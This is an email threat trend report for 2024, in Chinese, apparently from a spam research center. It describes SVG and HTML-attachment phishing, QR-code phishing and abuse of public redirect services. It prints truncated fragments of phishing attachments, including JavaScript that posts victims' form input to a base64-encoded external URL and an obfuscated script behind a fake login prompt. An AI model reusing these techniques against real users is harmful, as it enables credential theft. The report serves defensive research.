2024 守内安信息科技 & ASRC
电子邮件趋势安全回顾

ASRC

Spam Mail
Virus Mail
Malicious Mail

Feb 2025 released.

2025 新挑战，安全防护不懈怠，回顾 2024 年，我们发现被用于攻击或携带垃圾信息的 Word 文件，以及通过新注册或不存在的假冒域名发送的垃圾邮件数量，**相较于 2023 年增长了约 50%**。相反，通过同一 IP 连续发送、退信攻击，或利用动态 IP 发送的垃圾邮件数量则**呈现明显下降趋势**，这可能是攻击者有意减少使用无效或易被检测的攻击手段。针对 2024 年的邮件攻击手法与模式，我们总结了以下三个主要趋势：

趋势一：浏览器成为重要的攻击目标

在第一季度的攻击邮件中，我们发现了携带 .svg 附件的钓鱼邮件。.svg 文件（可缩放矢量图形，基于 XML）用于描述二维矢量图形，可以像 HTML 文件一样在其中编写 HTML 和 JavaScript 代码，并将恶意内容隐藏其中。由于操作系统默认使用浏览器打开这类文件，因此浏览器能够完全执行 .svg 中的代码内容。

此外，HTML 钓鱼也是常被用来利用浏览器的手段。与传统钓鱼邮件相比，**HTML 钓鱼邮件的正文不会出现钓鱼链接，而是通过携带一个 HTML 附件，将钓鱼网址隐藏其中，并采用混淆或编码手段，**使得检查 HTML 源代码时无法直观发现。

HTML 附件钓鱼样例

```
160       // Define what happens in case of an error
161       XHR.addEventListener('error', (event) => {
162         document.querySelector('#namep').value = ""
163         document.querySelector('#error').textContent =  'Network error, kindly
164         mbt.textContent = "Next";
165         mbt.removeAttribute('disabled');
166       });
167
168       // Set up our request
169       XHR.open('POST', atob('aHR0cHM6Ly9zdWJtaXQtZm9ybS5jb20vSTNsUlBjY3kwCg==')
170
171       // Add the required HTTP header for form data POST requests
172       XHR.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded')
173
```

被编码的钓鱼链接

这是另一个 HTML 网络钓鱼的例子，**黑客将钓鱼邮件的链接编码，但通过浏览器执行 HTML 内容时，却能正确解码。**

```
298           <div class="preloader-icon">
299               <div class="loader">Loading...</div>
300           </div>
301
302           <div class="preview-text">
303               <p class="msg-error-1">Sorry You have entered Wrong Password</p>
304               <p class="msg-error-2">To access our online secured documents, you must verify your email address,
305                   this is to ensure that you are the right recipient for the protected files.
306                   Unauthorized access is prohibited.
307               </p>
308           </div>
309       </div>
310   </div><script>
311 (function(_0x5a1a74,_0x2bd5c3){const _0x4bcc32={_0x8dbce3:'0x37c',_0x54b87b:'0x337',_0x1906ee:0x399,_0x49b4dd:0x2f0
312 </script>
```

被拆分的钓鱼链接

在这个例子中，**钓鱼邮件的链接被拆分，通过浏览器执行 Javascript 可将钓鱼邮件的链接正确还原，**并将受害者的敏感数据送至钓鱼网站。

我们发现，2024年11月HTML钓鱼邮件数量激增，增长幅度约为**前三个月的两倍之多。**

趋势二：手机成为新的攻击突破口

通过二维码隐藏钓鱼网址的技术被称为二维码钓鱼 Quishing，本质上是一种网络钓鱼攻击，与传统网络钓鱼攻击使用许多相同的概念和技术。区别在于，**Quishing 利用二维码隐藏钓鱼网址以避开安全机制的检测，且受害者通常使用手机直接扫描二维码，**因此将钓鱼攻击目标从受保护的个人电脑转移至较不受保护的手机等移动设备。而手机通常使用的私人网络，不受企业组织的管理和限制，因此更容易连接到恶意网站。

Quishing 已逐渐成为常态。在第三季度，我们观察到了大规模的二维码攻击，大多是假冒政府或企业发放福利，并附上经过二维码编译的钓鱼网址。这些钓鱼网站的目标锁定为手机设备，必须使用手机访问才能正确显示诈骗页面。


为防范 Quishing 攻击，可通过计算机视觉技术自动识别邮件内的图片，解析出可能隐藏在二维码中的恶意网址并加以拦截。但我们观察到，有攻击者将二维码碎片化，再通过邮件正文排版，让收件人可以看到并扫描完整的二维码内容，从而避开传统针对单一图片二维码的识别。

二维码钓鱼


使用 HTML 对碎片化后的二维码进行排版,在视觉显示上依旧完整,但这种方法却能躲避传统仅对于二维码的检测。

趋势三：以假乱真的社交工程手段

社交工程攻击的手段主要聚焦于“以假乱真”。不论是冒充发送侵权警告的攻击邮件，还是在防范诈骗的宣传邮件中插入钓鱼链接，都极具迷惑性。但更令人头疼的是，利用公有服务进行网址重定向以增加隐蔽性。在 2024 年，我们发现 Bing 及 Google 的部分服务被用作重定向攻击。



越来越多的钓鱼邮件中携带的链接并非定向到恶意网站,而是知名的合法服务网址



必应的 AMP 技术被利用于钓鱼网站重定向攻击

面对这类通过公有服务进行网址重定向的攻击，**必须通过上网管理或浏览器的网址过滤来进行防护。**

结论

AI 时代已然来临，从钓鱼邮件的观察与研究角度来看，我们认为钓鱼邮件的本地化翻译流畅度、内容多样性尚未发生明显改变；但攻击的变化速度比以往更快也更复杂。因此，AI 对邮件安全的影响，不仅在于协助编写钓鱼邮件并批量发送那么简单；通过AI的协助，更复杂、更多层次的隐蔽技术、伪装能力，甚至高级攻击架构都变得简单而容易实现。

关于 ASRC 垃圾讯息研究中心

ASRC 垃圾讯息研究中心 (Asia Spam-message Research Center)，长期与守内安合作，致力于全球垃圾邮件、恶意邮件、网络攻击事件等相关研究事宜，并运用相关数据统计、调查、趋势分析、学术研究、跨业交流、研讨活动等方式，促成产官学界共同致力于净化因特网之电子邮件使用环境。